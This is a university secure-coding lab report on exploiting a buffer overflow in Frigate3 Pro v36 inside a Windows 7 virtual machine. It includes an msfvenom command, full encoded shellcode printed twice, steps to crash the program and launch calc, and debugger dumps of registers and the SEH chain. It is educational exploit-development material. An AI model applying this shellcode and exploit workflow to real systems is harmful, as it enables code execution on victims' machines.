CSE 2010 || Secure Coding

WIN 20-21

Lab: 10

Name: R B Ch S Tarun RegNo: 19BCN7122

Topic: Working with the memory vulnerabilities

Tasks: Working with the memory vulnerabilities – Part IV

Lab experiment - Working with the memory vulnerabilities – Part IV

Task

- Download Frigate3_Pro_v36 from teams (check folder named 17.04.2021).
- Deploy a virtual windows 7 instance and copy the Frigate3_Pro_v36 into it.
- Install Immunity debugger or ollydbg in windows7
- Install Frigate3_Pro_v36 and Run the same
- Download and install python 2.7.* or 3.5.*
- Run the exploit script II (exploit2.py- check today's folder) to generate the payload


Analysis

- Try to crash the Frigate3_Pro_v36 and exploit it.
- Change the default trigger from cmd.exe to calc.exe (Use msfvenom in Kali linux).
  Example:
  msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d" -f python
- Attach the debugger (immunity debugger or ollydbg) and analyse the address of various registers listed below
- Check for EIP address
- Verify the starting and ending addresses of stack frame
- Verify the SEH chain and report the dll loaded along with the addresses. For viewing SEH chain, goto view → SHE

For crashing the Frigate


we have to change the default trigger from cmd to calc

and generate the shell code in msfvenom



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -a x86 --platform windows -p windows/exec CMD=calc -e x86/alpha_mixed -b "\x00\x14\x09\x0a\x0d"  -f python
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 440 (iteration=0)
x86/alpha_mixed chosen with final size 440
Payload size: 440 bytes
Final size of python file: 2145 bytes
buf =  b""
buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"
buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"
buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"
buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"
buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"
buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"
buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"
buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"
buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"
buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"
buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"
buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"
buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"
buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"
buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"
buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"
buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"
buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"
buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"
buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"
buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"
```


After changing the shell code in exploit.py and running it we get payload



Name	Date modified	Type	Size
exploit2	4/24/2021 9:34 PM	Python File	3 KB
payload	4/24/2021 9:35 PM	Text Document	5 KB

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Lifenest>cd desktop/memv

C:\Users\Lifenest\Desktop\memv>python exploit2.py

C:\Users\Lifenest\Desktop\memv>
```


Now, We have to enter the payload in frigate will crash and open calc




Find Computer

● Computer name: RJ5P2sKOHU53512LcSC0AA

○ IP Address: 0 . 0 . 0 . 0



Now we have to attach the debugger to frigate


Immunity Debugger - Frigate3.exe - [CPU - thread 00000128, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
76EE3C21  C3              RETN
76EE3C22  90              NOP
76EE3C23  90              NOP
76EE3C24  90              NOP
76EE3C25  90              NOP
76EE3C26  90              NOP
76EE3C27  90              NOP
76EE3C28  90              NOP
76EE3C29  90              NOP
76EE3C2A  90              NOP
76EE3C2B  90              NOP
76EE3C2C  90              NOP
76EE3C2D  90              NOP
76EE3C2E  90              NOP
76EE3C2F  90              NOP
76EE3C30  57              PUSH EDI
76EE3C31  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP+C]
76EE3C35  8B5424 08       MOV EDX,DWORD PTR SS:[ESP+8]
76EE3C39  C702 00000000   MOV DWORD PTR DS:[EDX],0
76EE3C3F  897A 04         MOV DWORD PTR DS:[EDX+4],EDI
76EE3C42  0BFF            OR EDI,EDI
76EE3C44  74 1E           JE SHORT ntdll.76EE3C64
76EE3C46  83C9 FF         OR ECX,FFFFFFFF
76EE3C49  33C0            XOR EAX,EAX
76EE3C4B  F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
76EE3C4D  F7D1            NOT ECX
76EE3C4F  81F9 FFFF0000   CMP ECX,0FFFF
76EE3C55  76 05           JBE SHORT ntdll.76EE3C5C
76EE3C57  B9 FFFF0000     MOV ECX,0FFFF
76EE3C5C  66:894A 02      MOV WORD PTR DS:[EDX+2],CX
76EE3C60  49              DEC ECX
76EE3C61  66:890A         MOV WORD PTR DS:[EDX],CX
76EE3C64  5F              POP EDI
76EE3C65  C2 0800         RETN 8
76EE3C68  57              PUSH EDI
76EE3C69  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP+C]
76EE3C6D  8B5424 08       MOV EDX,DWORD PTR SS:[ESP+8]
76EE3C71  C702 00000000   MOV DWORD PTR DS:[EDX],0
76EE3C77  897A 04         MOV DWORD PTR DS:[EDX+4],EDI
76EE3C7A  0BFF            OR EDI,EDI
76EE3C7C  74 1E           JE SHORT ntdll.76EE3C9C
76EE3C7E  83C9 FF         OR ECX,FFFFFFFF
76EE3C81  33C0            XOR EAX,EAX
76EE3C83  F2:AE           REPNE SCAS BYTE PTR ES:[EDI]
76EE3C85  F7D1            NOT ECX
76EE3C87  81F9 FFFF0000   CMP ECX,0FFFF
76EE3C8D  76 05           JBE SHORT ntdll.76EE3C94
76EE3C8F  B9 FFFF0000     MOV ECX,0FFFF
76EE3C94  66:894A 02      MOV WORD PTR DS:[EDX+2],CX
76EE3C98  49              DEC ECX
76EE3C99  66:890A         MOV WORD PTR DS:[EDX],CX
76EE3C9C  5F              POP EDI
76EE3C9D  C2 0800         RETN 8
76EE3CA0  57              PUSH EDI
76EE3CA1  8B7C24 0C       MOV EDI,DWORD PTR SS:[ESP+C]
```

```
Registers (FPU)
EAX 7FFD5000
ECX 00000000
EDX 76F4EE4B ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 067FFF5C
EBP 067FFF88
ESI 00000000
EDI 00000000

EIP 76EE3C21 ntdll.76EE3C21

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFD5000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```


```
Address   Hex dump                 ASCII
0059F000  00 10 94 00 00 00 40 00  .▶ö...@.
0059F008  00 00 00 00 00 00 00 00  ........
0059F010  00 00 40 00 00 00 00 00  ..@.....
0059F018  30 01 00 00 08 00 00 00  0☺..◘...
0059F020  9C 2C 40 00 08 2D 40 00  £,@.◘-@.
0059F028  34 2D 40 00 81 17 8B C0  4-@.ü↨ï└
0059F030  FF FF FF FF B0 4F 40 00      ░O@.
0059F038  FF FF FF FF CC 4F 40 00      ╠O@.
0059F040  00 00 00 00 E0 4F 40 00  ....αO@.
0059F048  01 00 00 00 F4 4F 40 00  ☺...⌠O@.
0059F050  02 00 00 00 04 50 40 00  ☻...♦P@.
0059F058  FF FF FF FF 30 50 40 00      0P@.
0059F060  03 00 00 00 4C 50 40 00  ♥...LP@.
0059F068  04 00 00 00 64 50 40 00  ♦...dP@.
0059F070  05 00 00 00 7C 50 40 00  ♣...|P@.
0059F078  06 00 00 00 94 50 40 00  ♠...öP@.
0059F080  07 00 00 00 B0 50 40 00  •...░P@.
0059F088  08 00 00 00 CC 50 40 00  ◘...╠P@.
0059F090  09 00 00 00 EC 50 40 00  ....∞P@.
0059F098  0A 00 00 00 08 51 40 00  ....◘Q@.
0059F0A0  0B 00 00 00 28 51 40 00  ♂...(Q@.
0059F0A8  0C 00 00 00 48 51 40 00  ....HQ@.
0059F0B0  0D 00 00 00 64 51 40 00  ....dQ@.
0059F0B8  0E 00 00 00 80 51 40 00  ♫...ÇQ@.
0059F0C0  0F 00 00 00 94 51 40 00  ☼...öQ@.
0059F0C8  10 00 00 00 A8 51 40 00  ►...¿Q@.
0059F0D0  11 00 00 00 BC 51 40 00  ◄...╝Q@.
0059F0D8  12 00 00 00 D8 51 40 00  ↕...╪Q@.
0059F0E0  13 00 00 00 F0 51 40 00  ‼...≡Q@.
0059F0E8  14 00 00 00 08 52 40 00  ¶...◘R@.
0059F0F0  15 00 00 00 2C 52 40 00  §...,R@.
0059F0F8  16 00 00 00 48 52 40 00  ▬...HR@.
0059F100  17 00 00 00 64 52 40 00  ↨...dR@.
0059F108  18 00 00 00 7C 52 40 00  ↑...|R@.
0059F110  19 00 00 00 94 52 40 00  ↓...öR@.
0059F118  FF FF FF FF 4C 50 40 00      LP@.
0059F120  1A 00 00 00 C0 52 40 00  →...└R@.
0059F128  1B 00 00 00 D8 52 40 00  ←...╪R@.
0059F130  1C 00 00 00 F4 52 40 00  ∟...⌠R@.
0059F138  1D 00 00 00 10 53 40 00  ↔...▶S@.
0059F140  1E 00 00 00 28 53 40 00  ▲...(S@.
0059F148  1F 00 00 00 44 53 40 00  ▼...DS@.
0059F150  20 00 00 00 64 53 40 00   ...dS@.
0059F158  21 00 00 00 88 53 40 00  !...êS@.
0059F160  22 00 00 00 A8 53 40 00  "...¿S@.
```

```
067FFF5C   76F4EE87 ç€⌠v RETURN to ntdll.76F4EE87 from ntdll.DbgBreakPoint
067FFF60   70BF4CF5 ∫L┐p
067FFF64   00000000 ....
067FFF68   00000000 ....
067FFF6C   00000000 ....
067FFF70   067FFF60 `ÿ ♠
067FFF74   00000000 ....
067FFF78   067FFFC4 ─ ⌂♠ Pointer to next SEH record
067FFF7C   76ECE335 5π∞v SE handler
067FFF80   0030B70D .╖0.
067FFF84   00000000 ....
067FFF88  ┌067FFF94 ö ⌂♠
067FFF8C  │7543EF5C \∩Cu RETURN to kernel32.7543EF5C
067FFF90  │00000000 ....
067FFF94  ├067FFFD4 ╘ ⌂♠
067FFF98  │76F13756 V7±v RETURN to ntdll.76F13756
067FFF9C  │00000000 ....
067FFFA0  │70BF4CA9 ⌐L┐p
067FFFA4  │00000000 ....
067FFFA8  │00000000 ....
067FFFAC  │00000000 ....
067FFFB0  │00000000 ....
067FFFB4  │00000000 ....
067FFFB8  │00000000 ....
067FFFBC  │067FFFA0 á ⌂♠
067FFFC0  │00000000 ....
067FFFC4  │FFFFFFFF      End of SEH chain
067FFFC8  │76ECE335 5π∞v SE handler
067FFFCC  │0030BC7D }╝0.
067FFFD0  │00000000 ....
067FFFD4  └067FFFEC ∞ ⌂♠
067FFFD8   76F13729 )7±v RETURN to ntdll.76F13729 from ntdll.76F1372F
067FFFDC   76F4EE4B K€⌠v ntdll.DbgUiRemoteBreakin
067FFFE0   00000000 ....
067FFFE4   00000000 ....
067FFFE8   00000000 ....
067FFFEC   00000000 ....
067FFFF0   00000000 ....
067FFFF4   76F4EE4B K€⌠v ntdll.DbgUiRemoteBreakin
067FFFF8   00000000 ....
067FFFFC   00000000 ....
```

Shell code:

```
buf =  b""

buf += b"\x89\xe1\xd9\xc5\xd9\x71\xf4\x58\x50\x59\x49\x49\x49"

buf += b"\x49\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43"

buf += b"\x37\x51\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41"

buf += b"\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42"

buf += b"\x58\x50\x38\x41\x42\x75\x4a\x49\x79\x6c\x59\x78\x4e"

buf += b"\x62\x73\x30\x35\x50\x35\x50\x71\x70\x6c\x49\x69\x75"

buf += b"\x76\x51\x79\x50\x31\x74\x4c\x4b\x70\x50\x30\x30\x4c"

buf += b"\x4b\x42\x72\x46\x6c\x4e\x6b\x62\x72\x77\x64\x6c\x4b"

buf += b"\x71\x62\x36\x48\x44\x4f\x4d\x67\x32\x6a\x56\x46\x50"

buf += b"\x31\x79\x6f\x4c\x6c\x55\x6c\x31\x71\x73\x4c\x74\x42"

buf += b"\x54\x6c\x77\x50\x79\x51\x78\x4f\x34\x4d\x76\x61\x6f"

buf += b"\x37\x69\x72\x6c\x32\x33\x62\x30\x57\x6e\x6b\x30\x52"

buf += b"\x54\x50\x4c\x4b\x51\x5a\x47\x4c\x4e\x6b\x42\x6c\x64"

buf += b"\x51\x74\x38\x38\x63\x73\x78\x36\x61\x6a\x71\x63\x61"

buf += b"\x4c\x4b\x62\x79\x51\x30\x56\x61\x5a\x73\x6c\x4b\x62"

buf += b"\x69\x65\x48\x4a\x43\x56\x5a\x73\x79\x6e\x6b\x37\x44"

buf += b"\x4e\x6b\x33\x31\x38\x56\x56\x51\x59\x6f\x6c\x6c\x6f"

buf += b"\x31\x48\x4f\x74\x4d\x65\x51\x7a\x67\x45\x68\x49\x70"

buf += b"\x71\x65\x68\x76\x37\x73\x61\x6d\x4a\x58\x45\x6b\x31"

buf += b"\x6d\x55\x74\x50\x75\x69\x74\x51\x48\x6e\x6b\x43\x68"

buf += b"\x66\x44\x63\x31\x6e\x33\x70\x66\x6e\x6b\x56\x6c\x70"

buf += b"\x4b\x4e\x6b\x72\x78\x45\x4c\x47\x71\x68\x53\x6c\x4b"

buf += b"\x77\x74\x6e\x6b\x47\x71\x78\x50\x6c\x49\x77\x34\x71"

buf += b"\x34\x36\x44\x53\x6b\x51\x4b\x50\x61\x30\x59\x42\x7a"

buf += b"\x53\x61\x39\x6f\x4b\x50\x51\x4f\x31\x4f\x61\x4a\x4e"

buf += b"\x6b\x66\x72\x48\x6b\x6e\x6d\x51\x4d\x63\x5a\x37\x71"

buf += b"\x4c\x4d\x4d\x55\x38\x32\x75\x50\x47\x70\x77\x70\x66"

buf += b"\x30\x53\x58\x46\x51\x6e\x6b\x72\x4f\x4f\x77\x39\x6f"

buf += b"\x69\x45\x6d\x6b\x5a\x50\x38\x35\x79\x32\x70\x56\x52"

buf += b"\x48\x49\x36\x6d\x45\x6f\x4d\x6d\x4d\x39\x6f\x58\x55"

buf += b"\x77\x4c\x77\x76\x53\x4c\x64\x4a\x4d\x50\x39\x6b\x4d"

buf += b"\x30\x50\x75\x75\x55\x6f\x4b\x50\x47\x36\x73\x43\x42"

buf += b"\x32\x4f\x52\x4a\x35\x50\x32\x73\x4b\x4f\x48\x55\x35"

buf += b"\x33\x35\x31\x32\x4c\x63\x53\x43\x30\x41\x41"
```

Now after attaching the frigate to debugger


Immunity Debugger - Frigate3.exe - [CPU - main thread, module rtl60]

File View Debug Plugins ImmLib Options Window Help Jobs

Code auditor and software assessment specialist needed

